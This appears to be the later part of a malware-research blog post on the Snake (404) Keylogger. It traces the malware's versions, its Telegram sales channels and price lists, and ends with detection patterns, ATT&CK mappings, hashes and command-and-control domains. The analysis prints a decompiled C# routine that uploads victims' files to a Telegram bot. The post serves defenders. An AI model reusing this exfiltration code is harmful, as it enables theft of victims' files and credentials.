
As you can see, since 2019 there are many versions, branches and improvements of 404 or Snake Keylogger; the similarities between them are evident, but the origin is fuzzy. Personally I believe there is more evidence to think that the evolution started from an archaic version of 404 and that other developers copied it to try to get ahead in this type of business; however, as a summary I leave you another timeline graphic in the order each version appeared and how they are linked to Snake

Snake versions evolution



_Some Intel


During the entire investigation I have been trying to extract panels depending on the content, since they would usually refer to Telegram groups or the developer, but only some old ones have been found, which I have seen had been reported by other colleagues previously.



Snake usually operates through Telegram, both to pass stolen information from affected nodes, where it makes the typical communication with a bot, and where during payload execution it extracts a chat_id, token and so on, something quite common with this type of malware; I always recommend using Teletoken or Matkap to interact with bots and try to extract as much information as possible as we did with [DarkCloud](#)

```
private static void ProcessFilesAndSendToTelegram(string filesFolderPath, string botToken, string chatId, string fileExtension)
{
    string[] files = Directory.GetFiles(filesFolderPath, fileExtension);
    foreach (string text in files)
    {
        try
        {
            FileInfo fileInfo = new FileInfo(text);
            byte[] file = File.ReadAllBytes(text);
            ServicePointManager.Expect100Continue = false;
            ServicePointManager.SecurityProtocol = SecurityProtocolType.Tls12;
            string url = string.Concat(new string[]
            {
                "https://api.telegram.org/bot",
                botToken,
                "/sendDocument?chat_id=",
                chatId,
                "&caption=",
                "Pc Name: " + Environment.UserName + "\r\n\r\n\r\n\r\n\r\n\r\n"
            });
            VIPSession.MultiUploaderOS(file, fileInfo.Name, "application/x-ms-dos-executable", url);
        }
        catch (Exception ex)
        {
        }
    }
}
```

Continuing the search for these panels I found some old websites that advertised Snake, with plans ranging from \$25 to \$500 depending on the chosen model and the duration of use.



As you will recall, this is very similar to what we saw in 2019 with 404, but in an improved version and with a characteristic design.

Pricing

Free Trial Version Available, For Free Trial Contact us

Bronze \$30/ 1 Month

Excellent Support

Daily/Weekly Update

2 Stub Encryption

Native and .Net Support

License for 1 Computer

[Buy Now](#)

Silver \$85/ 3 Months

Excellent Support

Daily/Weekly Update

2 Stub Encryption

Native and .Net Support

License for 1 Computer

[Buy Now](#)

Gold \$175/ 6 Months

Excellent Support

Daily/Weekly Update

2 Stub Encryption

Native and .Net Support

License for 1 Computer

[Buy Now](#)

As I mentioned before, Telegram is the focus of its operations and, over time, the malware developer seems to be avoiding communications through channels other than this one, where they are constantly in contact with potential buyers, providing information about malware updates and showing the tool's prices or offers, which, as we see, have not changed much in the basic version but the introduction of VIP has made this model somewhat more expensive.

Snake News channel

All Urgent Messages Replied ❤️ sorry for late response or something like this, i am working to reCode the logger base at Zero and wanna make it more stable yet ✅ If you have any suggestion to the New Logger Release Please let me know via Dm @snak3c0d3rr

as i said Before the Logger working well with one version before last of Based Chromuim , Thanks for understanding ✅

3 🗨️ 255 👁️ 04:26

Snake News channel

I've not added latest chrome decryption yet, because still have chance to get logins from there and it working also, this is some bugs i working Hard on it and need time because everybody knows this is not a click Code it need test and try methods to get one issues fixed, i'll notice everyone when it released, and Snake VIP still on Sale but be sure you confirm that it not recover Only newest Version for now ✅ Thanks to waiting and Thanks to understand, i'll Deliver Orders Soon guys ✅

332 👁️ 01:15

Selling/Advertise Your Stuffs Not Allowed without Euro or My Permissions ✅ otherwise your account will be permanently banned ✅

338 👁️ 01:16



SnakeChat REALONE

1 287 members, 34 online

SnakeKeylogger Price List:

1 Month 25\$
3 Months 55\$
6 Months 80\$
1 Year 110\$
Lifetime 200\$
PrivateBuilder 500\$




Snake VIP Keylogger Price List:

1 Month 75\$
3 Months 190\$
1 Year 499\$
Lifetime 899\$

As we can see from conversations with the developer, the capabilities of one and the other are quite similar, with significant improvements in the VIP and the basic version being what we have seen over the years with updates.

The TA, like the affiliates, share their impressions as well as information about the builder or tests performed on victims, which shows that constant developer-affiliate collaboration.



In summary, the TA makes extensive use of Telegram, since it serves both to show the malware’s capabilities and to have an active community that buys his findings and impressions, as well as serving as a method of exfiltration where credentials and general victim information are shared through this medium. Nevertheless, as we have already seen, we will have options such as FTP, Mail, etc., for this information to be shared by other means.

Snake is a keylogger that has many stealer-like capabilities and similar features, which has been refined and improved over time; due to its complexity, the first time I analyzed it I found the recursive code-loading methodology confusing (the overview report by [Lena](#) helped me a lot), but its modus operandi is what makes it different from other malware in the same field and, unfortunately, it appears likely to continue terrorizing companies.

Detection Opportunities

[TA0002][T1059.001] Powershell execution after suspicious bat script

```
(Parent-Process) cmd.exe (Parent-Command) cmd /c start "" /min "C:\Users\  
<user>\AppData\Local\Temp\<random>.bat" > (Child-Command) *powershell.exe* -nop -w h  
<redacted> | *powershell.exe* -nop -c <redacted>
```

[TA0002][T1127.001] Suspicious tree after script execution

```
(GrandParent-Process) wscript.exe (GrandParent-Command) *.js | *.vbs > (Parent-Process)  
<random>.exe > (Child-Process) MSBuild | RegAsm | vbc | cvtres | applaunch | Regsvcs |  
InstallUtil
```

[TA0003][T1053.005] Persistence using tasks after suspicious script or exe

```
(Parent-Process) <random>.bat|.js|.vbs|.exe > (Child-Process) schtasks.exe (Child-  
Command) *schtasks.exe* /Create /TN "Updates\<random>" /XML "C:\Users\  
<user>\AppData\Local\Temp\<random>.tmp"
```

[TA0003][T1547.001] Persistence writing new scripts at startup folder

```
(New-File) <Random>.bat|.js|.vbs > (Folder) *\AppData\Roaming\Microsoft\Windows\Start  
Menu\Programs\Startup
```

[TA0005][T1055.012] Process injection over .NET files or itself

```
From unk file > injection > MSBuild | RegAsm | vbc | cvtres | applaunch | Regsvcs |  
InstallUtil | same unk proc
```

[TA0001][T1566.001] SpearPhishing
[TA0001][T1566.002] Spearphishing Link
[TA0002][T1059.001] Powershell
[TA0002][T1059.003] Windows Command Shell
[TA0002][T1059.005] Visual Basic
[TA0002][T1059.007] JavaScript
[TA0002][T1204] User Execution
[TA0003][T1053] Scheduled Task/Job
[TA0003][T1547.001] Registry Run Keys / Startup Folder
[TA0005][T1027] Obfuscated Files or Information
[TA0005][T1564.001] Hidden Files and Directories
[TA0005][T1027.003] Steganography
[TA0005][T1127] Trusted Developer Utilities Proxy Execution
[TA0005][T1036] Masquerading
[TA0005][T1055] Process Injection
[TA0005][T1140] Deobfuscate/Decode Files or Information
[TA0005][T1497] Virtualization/Sandbox Evasion
[TA0006][T1555] Credentials from Password Stores
[TA0007][T1049] System Network Connections Discovery
[TA0007][T1057] Process Discovery
[TA0007][T1033] System Owner/User Discovery
[TA0007][T1518] Software Discovery
[TA0007][T1082] System Information Discovery
[TA0007][T1217] Browser Information Discovery
[TA0009][T1056.001] Keylogging
[TA0009][T1113] Screen Capture
[TA0009][T1114] Email Collection
[TA0010][T1041] Exfiltration Over C2 Channel
[TA0011][T1105] Ingress Tool Transfer
[TA0011][T1071] Application Layer Protocol
[TA0011][T1102.002] Bidirectional Communication
[TA0040][T1489] Service Stop

2b5066e80b14497fbfb74edec0ece993bc96364b05e07b56fcf1d8c2ffc13638
4cf6adbd484317ea9575c236291b11a675a0b03246646df502ffc1623c9f3bed
8f70d1e2dd175ef62acf06496488b9bbf634d900809d133d5d175b26ec0d5586
23c7a3b054d0d62e729a70c5337e60a9b2ca9f4771ac26158811cc30ef3c14d6
e4667848d54b7e333098e169e398d77b1f470628a481000af8ef3f4dcf8bed0a
2bea445eed1b8e44585e00037f0c7e1db38c7064ca778859a391a23fd531864a
838e76e03d054712b2e4d7460a94c3c5efc94561e63830119ad1f853736a3678
6d6d0e56950402b84ea721cd06cd329629d6b64e885923533de5b1c33b50d15c
098231c653d5968cadf74d3b7118d170615385dd0278035dbb4001204ac338ab
03b59ea7bb1e2da157ae489381b5b047536b6737bf87feeba65b499ee484b4db
c9ecb6fb948227414357e221aa9b46dda2063989a8c47624815e9b8ee0e1aa86
a986ef1f64a9f305fafa053dd1593ca32a3ad865da931b4ba62a84da8e14c2a3
3ed27c3c0e41ffd40027a4ddde28a4391e15f76714abc523c72c597ff9b5d456
2f76a21937582bd59783cab01437d029a6ccd52635e2a3f424831ad7e444e640
082c17414af12072323ba9f4c1b1ce57491434032ff5f339374866dea3dfcc09
6b734c88958bfe7447e6702844486156daf7a54cbd0a1cf9b7bfe98daadf519
cd8484bc36f1b71b38d2484a693b04cd58f979dd3ce9ae5cac5722e28b45500f
7f0f163959167b201b99ebe9695944e5b9c3ac7536fc84023aac565b0c21d3d4
50f2444ef55d8aa33dbcbf6b7324237671cf9e9e5fe6535fe23f811ceecc48f
8134d4cf36ca673a2c8c3a18bf7326f08cc2d2b692f239be423c04540dee1d04
4bb3d81a2909aca92d4bcf47ea8e8f10fa685ab569fb9e9b63c276cbe08c3630
f409ec6f04457e094ec5bc962c8ec8ee489771f8a4a2db1e35bbf9d71987c715
d927a872657c6005e6d25f2e7aa1bed89f4c90b5323efc9e3bd1509167bc9c45
36934868ebcecbd1f53d8bcb6a74cc445078d6759a8a607cbd6ca016a71dd56a
a09d6699c8aad5ef8e6cc60745ffa8764da18b41e92e3f02da1f45b70c74d695
6f7729109b694aacc08e419e7126d1503ae2e77b5a6375e7299179309df7c562
7a1ac0566d753f699dd7fffb5b96326812eb33c19e454b93fa916a21fcbca4c0
21ef045bc0f31750070ee021b7e781e3b833d5b08797512e646cb10bdf602045
73cc07e806fc2c6d0beef8c20b20c62a647887e81d3b4306d647416aceb0eccd
7b50accfe80d370e374def391c5d57fbf8c7a468d1f20e1274e59839dafbf2db
30409e85d1244083354035528d143f8d653a7304ae758a39ee88896071c4f4a1
0101b663877eb3c46f2c7461a84653ed9bcbddbda070c8ff399d21c6974a6da41
179A42990FA012C58F24B7A556A321A0AF26911AEF71DB91E5D19F30B1C68766
56eae3341ce6eaec052ad638ad5f10c871ed01d23f68d1f28646e2f6305bfbb6
e8f02457c0ce811c8b7e3574ec86609d52021d2cb59782ee6ef1efb0bb6e0af2
51.38.247.67
3.23.155.57
anotherarmy.dns.army
aborters.duckdns.org
vaders.kozow.com

[All rights reserved](#)

2025-11-17

[Research2](#)

[Malware20](#)

[Stealer7](#)

